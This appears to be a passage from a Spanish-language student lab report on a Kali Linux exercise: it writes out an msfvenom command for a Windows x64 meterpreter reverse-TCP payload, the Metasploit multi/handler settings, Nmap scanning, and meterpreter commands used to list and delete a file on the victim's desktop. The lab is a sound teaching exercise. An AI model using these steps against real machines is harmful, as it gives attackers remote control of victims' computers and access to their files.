[6] R. Macias. "¿Qué es Kali Linux? - Cultura Informática". Cultura Informática. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://cultura-informatica.com/conceptos/que-es-kali-linux/

[7]BlackeyeB. "Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos". freeCodeCamp.org. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

[8] ciberseg1922. "¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad". Ciberseguridad. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework

antivirus. En el escritorio se tenía un archivo de texto.
Se ejecuto el archivo con extensión .exe.

Un experto en seguridad informática menciona que se creo un PAYLOAD con MSFVNOM y este fue ejecutado con METASPLOIT para poder controlar la herramienta de manera remota desde el sistema operativo de Kali Linux.

POC ATAQUE:

Msfvenom es una herramienta por excelencia para la creación de carga útil por medio de ejecutables los cuales pueden irrumpir en un sistema operativo deseado o dispositivo móvil. Para iniciar este taller se debe tener en cuenta los siguientes pasos:

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante a tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la

máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.

Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:

-p: Este comando indica la carga útil a usar en el ataque, o lo que se conoce coloquialmente como payload, para el taller se debe hacer uso de un payload que soporte arquitectura x64 de Windows y que por medio de una Shell reversa genere

un meterpreter.

--platform: Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windows sino con otros sistemas operativos, por ende, lo solicitado en el taller es un sistema operativo Windows.

-a: Este parámetro indica la arquitectura que se desea atacar, para el ejemplo propuesto en el taller es una arquitectura x64, sino seleccionan esta opción por defecto msfvenom manje una arquitectura x86.

LHOST: Este parámetro indica el LOCAL HOST, o ip de la máquina atacante, esta debe ser introducida al momento de crear el ejecutable.

LPORT: Este parámetro indica el LOCAL PORT, o puerto de la máquina víctima por la cual se dará la escucha de la víctima; para el ejemplo se hizo uso del puerto 443 el cual suele estar abierto en la mayoría de las computadoras.

-f: Este parámetro indica el formato en el cual se generará el ejecutable, como se utilizará para Windows el .exe es una opción adecuada y acorde al ejercicio.

>>: Indicador de ruta para almacenar el ejecutable creado por msfvenom.

Paso 2: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas

con anterioridad en el paso 1:

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Directorio_guardar_ejecutable/Nombreejecutable.exe ver Fig. 1.

El nombre del Payload debe ser: PoC_cedulaestudiante.exe en vez de FinalP2.exe

Paso 3: Una vez Windows tenga el archivo .exe creado por msfvenom es

procedente ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa, para este ejemplo se utilizarán los

siguientes parámetros:

Exploit: El exploit a utilizar es exploit/multi/handler

Payload: El payload a utilizar es el mismo que se utilizó en la construcción del ejecutable windows/x64/meterpreter/reverse_tcp

LHOST: Se ingresa la ip del Kali Linux

LPORT: Se ingresa el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open.

Una vez mencionado los parámetros anteriores se hace uso de los comandos use y set, dependiendo las acciones a ejecutar en msfconsole se utiliza cada uno.

Para ingresar un exploit se utiliza el comando use, para ingresar payload, lhost, y lport utilizan set, en la Fig. 2.

Se observa todo el proceso de ejecución del exploit, cuando se termine este proceso se

tiene que ejecutar el .exe en la máquina windows cuando esto suceda el ataque finalizará con la apertura de un meterpreter para manipular la máquina windows. Que herramienta utilizó para poder identificar los fallos de seguridad de la maquina Windows 10, que puerto abre la aplicación especifica en el anexo.

La herramienta que se utilizó fue Nmap para realizar un escaneo de puertos y de las IP de la red.

Figura 8. Exploración de puerto.




Ilustración 8Exploración puerto

Autoría Propia.

En el sistema operativo de Windows se encuentra los siguientes servicios que están en estado de listening, esto se hizo con el comando netstat -ona

Figura 9. Puertos abiertos en Windows.




Ilustración 9Puerto abiertos

Imagen de autoría propia.

Explique con sus palabras y de manera específica como afecta el ataque a la máquina.

Es de mencionar que esta vulnerabilidad pone en riesgo toda la información de la maquina afectada, porque se accedió a esta de manera ilegal y no autorizada, debido a esto el atacante puede acceder a toda la información y esta es un activo muy valioso, otra cosa importante es que ya estando como infiltrado en la maquina puede realizar escaneos de la red para conocer información de los dispositivos conectados y realizar mas penetraciones a otras máquinas, es de destacar que el

delincuente esta oculto y puede conocer las claves de diferentes sitios y acceder a estos y causar daños y reversibles o en su defecto afectar la parte comercial accediendo a nuestras cuentas de los bancos, también se puede decir que toda la información puede ser secuestrada y pedir rescate de ella.

Figura 10. Ataque con Exploit




Ilustración 10AtaqueExploit

https://images.app.goo.gl/uBGko4RQmqgsGmUp6

Documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payoad.

Se debe acceder al Kali Linux desde allí se abre una terminal para ejecutar el comando msfvemon , la máquina a atacar debe de estar en la misma red para este ejercicio se realizo con el sistema operativo de Windows 10 donde el firewall estaba desactivado y el Windows defender también.

Como lo menciona la guía se debe ejecutar una estructura para poder cargar el Payload, -p, el sistema operativo atacar en este caso es Windows 10- x64, LHOST la dirección ip de la maquina atacante en este caso la de Kali Linux, LPORT el puerto de la maquina a atacar, -f esto indica el formato que será ejecutado en este ataque será .exe, >> esto es para indicar la ruta donde se almacenara el ejecutable.

Figura 11. Elaboración Payload





Ilustración 11Payload

Elaboración propia.

Figura 12. Payload en el escritorio de la víctima.



Elaboración Propia.

Ilustración 12Ejecución payload

Desde la máquina de Kali Linux se realiza el ataque a la visctima con el comando msfconsolepara que el payload actue. Figura 13. Comando msfconsole

Figura 13. Comando msfconsole




Ilustración 13comando msfconsole

Autoría propia.

Para poder utilizar el exploit se utiliza el comando use exploit/multi/handler, este el el mismo payload creado con msfvenom para atacar al Windows 10, ya con el comando set LHOST se escribe la dirección ip de la máquina de Kali Linux que en

este caso es el atacante y en el LPORT el puerto número 443, después de realizar esto se realiza la ejecución, pero la victima ya tuvo que ejecutar el Payload para que este ataque sea efectivo.

Figura 14. Ejecución Exploit




Ilustración 14ejecución exploit

Elaboración propia.


Ya ejecutado el Payload en el Windows se da apertura al meterpreter donde es posible conocer la información que esta en el escritorio en esta oportunidad se creo un archivo llamado Renzovillanueva.txt donde contenía información personal.

Figura 15. Archivo de texto

Ilustración 15archivo de texto

Elaboración propia.

Figura 16. Listado de información desde Kali Linux.



Elaboración propia.

Ilustración 16información desde linux

Como lo dice la guía se procede a eliminar el archivo del escritorio

Figura 17. Eliminación archivo




Ilustración 17Eliminar archivo

Elaboración propia.

Confirmación eliminación

Figura 18. Verificación escritorio.

Elaboración propia

Consulta los comandos meterpreter existente para llegar hasta la ruta del archivo de texto y eliminarlo.

Estando en meterpreter se utilizó el comando cd para llegar a la ruta C:\Users\renzo\desktop después el ls para listar la información de la maquina atacada en este caso la de Windows 10.

Figura 19. Vista de información.




Ilustración 18vista de información

Elaboración propia.

Ya teniendo la información del archivo ubicado en el escritorio se procede a ser borrado, ya en esta oportunidad se utiliza el comando rm y el nombre del archivo rm renzovillanueva.txt y después se enlista los archivos y ya no aparece el archivo.

Figura 20. Listado de información

